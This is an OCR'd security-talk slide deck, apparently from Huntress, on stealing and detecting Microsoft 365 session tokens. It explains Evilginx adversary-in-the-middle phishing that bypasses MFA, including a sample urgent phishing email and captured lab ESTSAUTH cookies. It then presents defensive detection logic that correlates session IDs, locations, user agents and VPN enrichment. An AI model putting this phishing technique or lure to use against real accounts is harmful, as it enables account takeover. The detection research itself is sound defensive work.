
You might get lucky, you might not.

What if we need something a bit more targeted?

Active Session Token Theft (Pickpocketing)

Assumes some interaction with the victim


- Phishing w/ transparent proxy
- Endpoint C2 access + dumping browser cookies
- OAuth Consent Grant Attacks / Device Code Phishing (more on these later)



did you miss me?

Adversary in the Middle: Evilginx & Friends

Way too OP (needs to be nerfed in the next patch)


- Transparent proxy (AitM)
- Hacker tricks you into signing in to their web page, which brokers your authentication with the real sign-in page
- You sign in!.... but they captured your session 😈
- Bypasses most types of MFA
- Not limited to Evilginx, it's just popular and easily available






Username✅
Password ✅
MFA Code ✅


https://login.onmicrosoft.com
(legitimate page)







Looks good! Here's your session token (ESTSAUTH):


```
0.AVEA8G6iOF4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.
AgABAAQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWGxJE9CjF5GILVSFOP
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pqOdY35w9ttK8yzkY6zOzNkpvUUfsmpzQJx7CjdfD1ne5Sqzq4
lvvRs5uM-AFM4J4xNBllDp9sXMQJj6hV-Get8WbalHefodlMKgNcdVxyAr_OdEon4vczAdBm_K_zRh_lG-B-rE2Ex69FI
```


Microsoft 365
Search
Home
Create
My Content
Feed
Apps
Outlook
Teams
Welcome to Microsoft 365
Get started
Create new
Explore apps
Quick access
All
Recently opened
Shared
Favorites




Username ✅
Password ✅
MFA Code ❌





https://some.evil.site[.]com


Evilginx
https://some.evil.site[.]com



From: Microsoft IT
Subj: URGENT!!! Account Action Required

Something weird is going on with your Microsoft online account. Please log in here to receive further instructions

Microsoft

Sign in


Email, phone, or Skype

No account? Create one!

Can't access your account?


Back Next



Evilginx



Username ✅
Password ✅


https://some.evil.site[.]com


Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Back
Next
Username✅
Password ✅
Evilginx
https://some.evil.site[.]com




MFA?

https://some.evil.site[.]com




MFA?

https://some.evil.site[.]com



MFA Code ✅

https://some.evil.site[.]com



MFA Code ✅

https://some.evil.site[.]com

Microsoft

Sign in

Email, phone, or Skype

No account? Create one!

Can't access your account?

Back Next

Looks good! Here's your session token:

0.AVEA8G6iOF4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.
AgABAAQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWGxJE9CjF5GILVSFOP
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pqOdY35w9ttK8yzkY6zOzNkpvUUfsmpzQJx7CjdfD1ne5Sqzq4
lvvRs5uM-AFM4J4xNBllDp9sXMQJj6hV-Get8WbalHefodlMKgNcdVxyAr_OdEon4vczAdBm_K_zRh_lG-B-rE2Ex69FI

https://some.evil.site[.]com


```
id           : 10
phishlet     : o365
username     : lowpriv@huskyworks.onmicrosoft.com
password     :
tokens       : captured
landing url  : https://login.whatevs.com/QfBFqowN
user-agent   : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
remote ip    : 127.0.0.1
create time  : 2024-03-12 15:37
update time  : 2024-03-12 15:38

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1741808350,"value":"0.
bzcBmFFl0g758OZtRdl8JvIQgiOpb9uIn-V569gXQJE1g","name":"ESTSAUTH","httpOnly":true},{"path":"/","domain":"log
in.microsoftonline.com","expirationDate":1741808350,"value":"
","name":"ESTSAUTHPERSISTENT","httpOnly":true}]
```

HUNTRESS

Detection Chemistry 🧪
Session Token Theft

- At scale, hunting for session token theft necessitates the use of *multiple* data points
- Primary hunting thesis: the same session with stark differences in any number of other fields is forensically interesting
- What are our elements? (eg. Unified Audit Log)
  - SessionID
  - IP Address / Location
  - User Agent
    - Device OS
    - Browser type + version
  - Device Properties
    - Device Name
    - Device ID



```
[
    {
        "Name": "Id",
        "Value": "74822bd0-0f0e-4d86-8f7c-1ce03de5fe0f"
    },
    {
        "Name": "DisplayName",
        "Value": "mattlab"
    },
    {
        "Name": "OS",
        "Value": "Windows10"
    },
    {
        "Name": "BrowserType",
        "Value": "Edge"
    },
    {
        "Name": "TrustType",
        "Value": "0"
    },
    {
        "Name": "SessionId",
        "Value": "754a1ec7-057c-4fac-8e8c-2b66567116d2"
    }
```


14
Di
Device ID
29
Dv
Device Properties
27
Ua
User Agent
62
Ip
IP Address
12
Lo
Location
2
Dn
Device Name
6
Si
SessionID

Elements + Reagents: Enriching M365 Data

Creating your own Context

- Our elements only get us so far. How can we get more out of the data?
  - Enrichment.
  - If the data are the chemical elements, enrichments are the reagents.
- Eg. IP Address
  - Implied geographical location? Region? Country? Continent?
  - Known VPN infrastructure?
  - Known TOR exit node?
  - ISP?
  - Threat intel for this IP? Lots of failed logins from this IP?
- How to: Python scripting, Jupyter Notebooks, build this into your SIEM



RESS

Specificity Wins: Combining Elemental Detectors at Scale

- Login from new location?
  - ❌ Ain't it, chief. People move around too much.
  - Huntress sees about 12k new location logins every day.
- Login from new location, grouped by session ID?
  - For any two events with the same session, trigger when we see one of the events comes from a new location.
  - 🟨 Better, but still not there. A user is only a plane ride away from triggering this one. We need to go deeper!
- Login from new location, grouped by session ID, with a significant change in OS/browser type?
  - 🔥 Now we're cooking.
  - Any time two authentications in the same session, when one of the authentications comes from a new location, compare the user agents of the authentications. Account for weird edge cases (looking at you, BAV2ROPC). If there are major OS/browser type differences, it's worth scrutiny.

```
[*] Session ID: ca460629-6f7b-4fa7-80a0-cb1079936818
[*] User:
[*] Timestamps:
        [*] Event 1: May 1, 2024 @ 16:12:02.000
        [*] Event 2: May 1, 2024 @ 16:30:58.000
[*] Differences:
        [*] user_agent.name:
                [*] Event 1: Mobile Safari
                [*] Event 2: Chrome
        [*] o365.audit.ApplicationFriendlyName:
                [*] Event 1: 72782ba9-4490-4f03-8d82-562370ea3566
                [*] Event 2: officehome
        [*] source.geo.continent_code:
                [*] Event 1: EU
                [*] Event 2: AF
```


```
[*] Session ID: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
[*] User:
[*] Timestamps:
        [*] Event 1: May 1, 2024 @ 16:09:29.000
        [*] Event 2: May 1, 2024 @ 16:05:41.000
[*] Differences:
        [*] enrichments.ip.client.tunnel.operators:
                [*] Event 1: EXPRESS_VPN
                [*] Event 2: MYSTERIUM_VPN
```


[*] Full Events:
    [*] Event 1:
        o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
        event.action: UserLoggedIn
        enrichments.ip.client.tunnel.operators: MYSTERIUM_VPN
        user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
        user_agent.device.name: Other
        user_agent.os.name: Windows
        user_agent.os.version: 10
        user_agent.name: Chrome
        user_agent.version: 115.0.0.0
        user_agent.os.full: Windows 10
    [*] Event 2:
